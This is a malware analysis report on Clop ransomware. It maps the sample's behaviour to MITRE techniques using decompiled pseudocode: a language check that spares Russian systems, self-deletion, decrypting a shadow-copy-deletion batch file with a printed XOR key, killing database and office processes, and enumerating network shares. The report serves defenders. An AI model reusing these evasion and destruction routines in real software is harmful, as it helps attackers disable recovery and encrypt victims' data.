Malware Analysis Report

Clop Ransomware

December 6 | BY Fahad Ali | v1.0

Table of Content


Executive Summary

SHA256 HASH	6b3a6afb6edc1c9d36e0793f00be3c0cf6626db26b3cfd31d6a18793453303a7

Clop Ransomware belonging to a popular Crypto mix ransomware family is a dangerous file encrypting virus which actively avoids the security unprotected system and encrypts the saved files by planting the .Clop extension.It exploits AES cipher to encrypt pictures, videos, music, databases papers, and attach .CLOP or .ClOP file extension, which prevents victims from accessing personal data. For example,“sample.jpg” is renamed to “sample.jpg.Clop”. Recently, Clop ransomware has been associated with cybercriminals who have been using Accellion File Transfer Appliance (FTA) vulnerabilities: CVE2021-27101, CVE-2021-27102, CVE-2021-27103, and CVE-2021-27104. The exploitation of these flaws led to the compromise of high-profile organizations starting in February. Also, there has been evidence of an affiliate utilizing a webshell dobbed DEWMODE that was being used to steal data from Accellion FTA devices.

TTPS:

Following are the TTPS extracted from the Clop Ransomware:



Checking System Information and Language:

The malware's first action is to compare the keyboard of the victim computer using the function **"GetKeyboardLayout"** against the hardcoded values. This function returns the user keyboard input layout at the moment the malware calls the function.

```
; ---------------------------------------------------------------------------
                align 10h

; =============== S U B R O U T I N E =======================================


sub_40DF70      proc near               ; CODE XREF: WinMain(x,x,x,x)+6↑p
                push    esi
                xor     esi, esi
                push    esi             ; idThread
                call    ds:GetKeyboardLayout
                movzx   eax, ax
                cmp     eax, 437h
                ja      short loc_40DF9E
                jz      short loc_40DFC7 ; jumptable 0040DF97 cases 1049,1058,1059
                add     eax, 0FFFFFBE7h ; switch 19 cases
                cmp     eax, 12h
                ja      short def_40DF97 ; jumptable 0040DF97 default case, cases
                movzx   eax, ds:byte_40DFD8[eax]
                jmp     ds:jpt_40DF97[eax*4] ; switch jump
; ---------------------------------------------------------------------------

loc_40DF9E:                             ; CODE XREF: sub_40DF70+12↑j
                cmp     eax, 82Ch
                ja      short loc_40DFC0
                jz      short loc_40DFC7 ; jumptable 0040DF97 cases 1049,1058,1059
                cmp     eax, 43Fh
                jb      short def_40DF97 ; jumptable 0040DF97 default case, cases
                cmp     eax, 440h
                jbe     short loc_40DFC7 ; jumptable 0040DF97 cases 1049,1058,1059
                cmp     eax, 442h
                jz      short loc_40DFC7 ; jumptable 0040DF97 cases 1049,1058,1059
                mov     eax, esi
                pop     esi
                retn
0000D370 0040DF70: sub_40DF70 (Synchronized with Hex View-1, Pseudocode-A)
```

So mitre behavioral mapping is as follows:

#1 **Discovery** as tactic

a. **System Information Discovery** as technique

Another condition will come from the function "**GetTextCharset**" that returns the font used in the system if it does not have the value 0xCC (RUSSIAN_CHARSET). If it is the charset used, the malware will delete itself from the disk and terminate itself with "TerminateProcess" but if it is not this charset, it will continue in the normal flow.

```
{
  v4 = GetDC(0);
  if ( GetTextCharset(v4) == 0xCC )
  {
    sub_40DFF0();
    ExitProcess(0);
  }
```

So mitre behavioral mapping will be as:

#1 **Discovery** as Tactic

a. **System Location Discovery** as technique

i. **System language Discovery** as subtechnique

Shell Command Execution:

Pseudocode-A

```
1  BOOL sub_40DFF0()
2  {
3    BOOL result; // eax
4    CHAR Parameters[260]; // [esp+0h] [ebp-20Ch] BYREF
5    CHAR Filename[260]; // [esp+104h] [ebp-108h] BYREF
6
7    result = 0;
8    if ( GetModuleFileNameA(0, Filename, 0x104u) )
9    {
10     if ( GetShortPathNameA(Filename, Filename, 0x104u) )
11     {
12       wsprintfA(Parameters, "/c del  \"%s\" >> NUL", Filename);
13       if ( GetEnvironmentVariableA("ComSpec", Filename, 0x104u) )
14       {
15         if ( (int)ShellExecuteA(0, 0, Filename, Parameters, 0, 0) > 32 )
16           result = 1;
17       }
18     }
19   }
20   return result;
21 }
```

According to the above code in while discovering system language and information if any of the condtion becomes true. Then by using shellexecuteA the malware delets itself.

So the mitre behavioral mapping is as:

#1 **Execution** as Tactic

a. **Command and Scripting Interpreter** for technique
    i. **Windows Command Shell** for subtechnique

The mitre mapping for file beind deleted will be as follows:

#**Defence Evasion** as Tactic

a. **Indicator Removal** for technique
    ii. **File Deletion** for subtechnique

After this malware normal flow continues **,** By the use of **WaitForSingleObject** it has infinite time to end the execution of the threads being createdwithin tht process. This thread's first action is to create a file called "**Popup.txt**" in the same folder as the malware. Later, it will check the last error with "**GetLastError"** and, if the last error was 0, it will wait with the function "Sleep" for 5 seconds.Later the thread will make a dummy call to the function "**EraseTape**" with a handle of 0, perhaps to disturb the emulators because the handle is put at 0 in a hardcoded opcode, and later a call to the function "**DefineDosDeviceA**" with an invalid name "**1234567890**" that returns another error. These operations will make a loop for **666000** times.

```
if ( hEvent )
{
  ServiceStatus.dwControlsAccepted = 1;
  ServiceStatus.dwCurrentState = 4;
  ServiceStatus.dwWin32ExitCode = 0;
  ServiceStatus.dwCheckPoint = 0;
  SetServiceStatus(hServiceStatus, &ServiceStatus);
  v3 = CreateThread(0, 0, sub_40E230, 0, 0, 0);
  WaitForSingleObject(v3, 0xFFFFFFFF);
  CloseHandle(hEvent);
  ServiceStatus.dwControlsAccepted = 0;
  ServiceStatus.dwCurrentState = 1;
  ServiceStatus.dwWin32ExitCode = 0;
  ServiceStatus.dwCheckPoint = 3;
}
else
{
  ServiceStatus.dwControlsAccepted = 0;
  ServiceStatus.dwCurrentState = 1;
  ServiceStatus.dwWin32ExitCode = GetLastError();
```

Pseudocode-A

```
1  DWORD __stdcall sub_40E230(LPVOID lpThreadParameter)
2  {
3    DWORD v1; // ebx
4    int i; // esi
5    signed int j; // esi
6    HANDLE v4; // esi
7    int k; // ebx
8    UINT v6; // eax
9    DWORD result; // eax
10   WCHAR RootPathName[4]; // [esp+10h] [ebp-218h] BYREF
11   WCHAR pszPath[262]; // [esp+18h] [ebp-210h] BYREF
12
13   do
14   {
15     CreateFileA("popup.txt", 0, 7u, 0, 3u, 0, 0);
16     v1 = GetLastError();
17     for ( i = 0; (unsigned int)GetCurrentProcess() <= 1 || (unsigned int)GetCurrentThread() <= 1 || v
18       Sleep(0x32u);
19     Sleep(0x1388u);
20     sub_40E490();
21     for ( j = 0; j < 666000; ++j )
22     {
23       EraseTape(0, j, 0);
24       GlobalDeleteAtom(0);
25       if ( DefineDosDeviceA(j, "1234567890", "//...//") )
26         FindAtomA("27");
27       else
28         GetCurrentThread();
29     }
30     GetACP();
31     sub_40E9F0();
32     Sleep(0x1388u);
33     CreateThread(0, 0, sub_40E620, 0, 0, 0);
34     v4 = CreateMutexW(0, 0, L"CLOP#666");
35     if ( WaitForSingleObject(v4, 0) )
36     {
0000D630 sub_40E230:1 (40E230) (Synchronized with IDA View-A, Hex View-1)
```

Inhibiting System Recovery (Deleting Shadow Copies):

After running loop for 66000 TIMES in function **sub_40E9F0** as seen in the above Code is called which has a batch file in its resource section and is encrypted. The batch file is then created in the same folder where the malware stays with the function "**CreateFileA**". The file created has the name "resort0-0-0-1-1-0.bat". Later will launch it with "**ShellExecuteA**", wait for 5 seconds to finish and delete the file with the function "**DeleteFileA**".This resource is then decrypted using the key:


.Clopfdwsjkjr23LKhuifdhwui73826ygGKUJFHGdwsieflkdsj324765tZPKQWLjwNVBFHewiuhryui32JKG


Pseudocode-A

```
3  HMODULE v0; // ebx
4  HRSRC v1; // esi
5  HGLOBAL v2; // eax
6  const void *v3; // edi
7  HGLOBAL v4; // ebx
8  DWORD v5; // edi
9  DWORD i; // esi
10 HANDLE v7; // esi
11 DWORD NumberOfBytesWritten; // [esp+Ch] [ebp-214h] BYREF
12 DWORD nNumberOfBytesToWrite; // [esp+10h] [ebp-210h]
13 CHAR Buffer[260]; // [esp+14h] [ebp-20Ch] BYREF
14 CHAR FileName[260]; // [esp+118h] [ebp-108h] BYREF
15
16 v0 = GetModuleHandleW(0);
17 v1 = FindResourceW(v0, (LPCWSTR)0xF447, L"SIXSIX1");
18 v2 = LoadResource(v0, v1);
19 v3 = LockResource(v2);
20 nNumberOfBytesToWrite = SizeofResource(v0, v1);
21 v4 = GlobalAlloc(0x40u, nNumberOfBytesToWrite);
22 memmove(v4, v3, nNumberOfBytesToWrite);
23 v5 = nNumberOfBytesToWrite;
24 for ( i = 0; i < v5; ++i )
25   *((_BYTE *)v4 + i) ^= byte_414CA0[i % 0x42];
26 GetCurrentDirectoryA(0x104u, Buffer);
27 wsprintfA(FileName, "%s\\resort0-0-0-1-1-0.bat", Buffer);
28 NumberOfBytesWritten = 0;
29 v7 = CreateFileA(FileName, 0x40000000u, 2u, 0, 4u, 0x80u, 0);
30 if ( v7 != (HANDLE)-1 )
31 {
32   WriteFile(v7, v4, v5, &NumberOfBytesWritten, 0);
33   CloseHandle(v7);
34 }
35 GlobalFree(v4);
36 return ShellExecuteA(0, "open", FileName, 0, 0, 0);
37}
```


0000DE34 sub_40E9F0:19 (40EA34) (Synchronized with IDA View-A, Hex View-1)

Below is the decryption loop**:**






Her the batch file is created in the same folder where the malware is present. In my case it is present on **desktop** so it is created on the desktop.



The contents of he batch file which play a role in deleting shadow copies to inhibit system recovery is as follows:



So mitre behavioral mapping will be:

#1 **Impact** as Tactic

a. **Inhibit System Recovery** for technique

On mitre behavioral mapping of decrypting the resource is as:

#1 **Defece Evasion** as Tactic


a. **Deobfuscate/Decode Files** for technique

Stopping Processes:

After the execution of the batch file a thread is created which searches for specific processes and if they are find then they gets terminated.

Pseudocode-A

```
1  void __stdcall __noreturn sub_40E620(LPVOID lpThreadParameter)
2  {
3    while ( 1 )
4    {
5      sub_40E8A0(L"msftesql.exe");
6      sub_40E8A0(L"sqlagent.exe");
7      sub_40E8A0(L"sqlbrowser.exe");
8      sub_40E8A0(L"sqlservr.exe");
9      sub_40E8A0(L"sqlwriter.exe");
10     sub_40E8A0(L"oracle.exe");
11     sub_40E8A0(L"ocssd.exe");
12     sub_40E8A0(L"dbsnmp.exe");
13     sub_40E8A0(L"synctime.exe");
14     sub_40E8A0(L"mydesktopqos.exe");
15     sub_40E8A0(L"agntsvc.exeisqlplussvc.exe");
16     sub_40E8A0(L"xfssvccon.exe");
17     sub_40E8A0(L"mydesktopservice.exe");
18     sub_40E8A0(L"ocautoupds.exe");
19     sub_40E8A0(L"agntsvc.exeagntsvc.exe");
20     sub_40E8A0(L"agntsvc.exeencsvc.exe");
21     sub_40E8A0(L"firefoxconfig.exe");
22     sub_40E8A0(L"tbirdconfig.exe");
23     sub_40E8A0(L"ocomm.exe");
24     sub_40E8A0(L"mysqld.exe");
25     sub_40E8A0(L"mysqld-nt.exe");
26     sub_40E8A0(L"mysqld-opt.exe");
27     sub_40E8A0(L"dbeng50.exe");
28     sub_40E8A0(L"sqbcoreservice.exe");
29     sub_40E8A0(L"excel.exe");
30     sub_40E8A0(L"infopath.exe");
31     sub_40E8A0(L"msaccess.exe");
32     sub_40E8A0(L"mspub.exe");
33     sub_40E8A0(L"onenote.exe");
34     sub_40E8A0(L"outlook.exe");
35     sub_40E8A0(L"powerpnt.exe");
36     sub_40E8A0(L"steam.exe");
0000DA20 sub_40E620:1 (40E620) (Synchronized with IDA View-A, Hex View-1)
```



As it uses famous process enumerator APIS CreateToolhelp32Snapshot,

Process32FirstWso mitre behavioral mapping is as :

So mitre behavioral mapping will be:

#1 **Impact** as Tactic

a. **ServiceStop** for technique

The mitre mapping for discovering processes is as:

Clop Ransomware

#1 **Discovery** as Tactic

a. **Process Discovery** for technique

Following are the process to terminate:

- msftesql.exe
- sqlagent.exe
- sqlbrowser.exe
- sqlservr.exe
- sqlwriter.exe
- oracle.exe
- ocssd.exe
- dbsnmp.exe
- synctime.exe
- mydesktopqos.exe
- agntsvc.exeisqlplussvc.exe
- xfssvccon.exe
- mydesktopservice.exe
- ocautoupds.exe
- agntsvc.exeagntsvc.exe
- agntsvc.exeencsvc.exe
- firefoxconfig.exe
- tbirdconfig.exe
- ocomm.exe
- mysqld.exe
- mysqld-nt.exe
- mysqld-opt.exe
- dbeng50.exe
- sqbcoreservice.exe
- excel.exe
- infopath.exe
- msaccess.exe
- mspub.exe
- onenote.exe
- outlook.exe
- powerpnt.exe

- steam.exe
- thebat.exe
- thebat64.exe
- thunderbird.exe
- visio.exe
- winword.exe
- zoolz.exe
- syntime.exe
- agntsv.exe
- tbirdonfig.exe
- oautoupds.exe
- oomm.exe
- ensv.exe
- ossd.exe
- exel.exe
- firefoxonfig.exe
- orale.exe
- "isqlplussv.exe
- xfssvon.exe
- msaess.exe
- sqboreservie.exe
- tmlisten.exe
- PNTMon.exe
- NTAoSMgr.exe
- Ntrtsan.exe
- mydesktopservie.exe
- mbamtray.exe
- isqlplussvc.exe
- agntsvc.exe

Mutex Creation:

The next action is to create a mutex with the name hardcoded "**Clop#666**" and later make a call to the function "**WaitForSingleObject"** and check the result with 0. If the value is 0 it means that the mutex was created for this instance of the malware but if it gets another value, it means that the mutex was made from another instance or vaccine and, in this case, it will finish the execution of the malware.

```
v4 = CreateMutexW(0, 0, L"CLOP#666");
if ( WaitForSingleObject(v4, 0) )
{
  CloseHandle(v4);
  ExitProcess(0);
}
SetErrorMode(1u);
```

After this, it will make 2 threads, one of them to search for network shares and the another one to crypt files in the files and directories that it has access to.

Pseudocode-A

```
4   DWORD v4; // edi
5   WCHAR *v5; // ebx
6   LPCWSTR *v6; // esi
7   HANDLE hEnum; // [esp+Ch] [ebp-14h] BYREF
8   DWORD cCount; // [esp+10h] [ebp-10h] BYREF
9   HGLOBAL hMem; // [esp+14h] [ebp-Ch]
10  DWORD BufferSize; // [esp+18h] [ebp-8h] BYREF
11  unsigned int v11; // [esp+1Ch] [ebp-4h]
12
13  v11 = a2;
14  hEnum = 0;
15  result = WNetOpenEnumW(2u, 0, 0, a1, &hEnum);
16  if ( !result )
17  {
18    cCount = 1000;
19    BufferSize = 32000;
20    hMem = GlobalAlloc(0x40u, 0x7D00u);
21    result = WNetEnumResourceW(hEnum, &cCount, hMem, &BufferSize);
22    if ( !result )
23    {
24      WNetCloseEnum(hEnum);
25      hEnum = 0;
26      v4 = 0;
27      v5 = (WCHAR *)GlobalAlloc(0x40u, 0x400u);
28      if ( cCount )
29      {
30        v6 = (LPCWSTR *)((char *)hMem + 20);
31        do
32        {
33          if ( *v6 )
34          {
35            if ( *(v6 - 3) == (LPCWSTR)3 )
36            {
37              lstrcatW(v5, *v6);
38              sub_40B4A0(a3);
39              lstrcpyW(v5, &String2);
40            }
0000A780 sub_40B380:4 (40B380) (Synchronized with IDA View-A, Hex View-1)
```

The behavioral mapping of enumerating network shares on mitre is as follows:

#1 **Discovery** as Tactic

a. **Network Share Discovery** for technique

Clop Ransomware

Clop uses built-in API functions such as **WNetOpenEnumW()**, **WNetEnumResourceW()**, **WNetCloseEnum()**.


So the mitre mapping will be as follows:

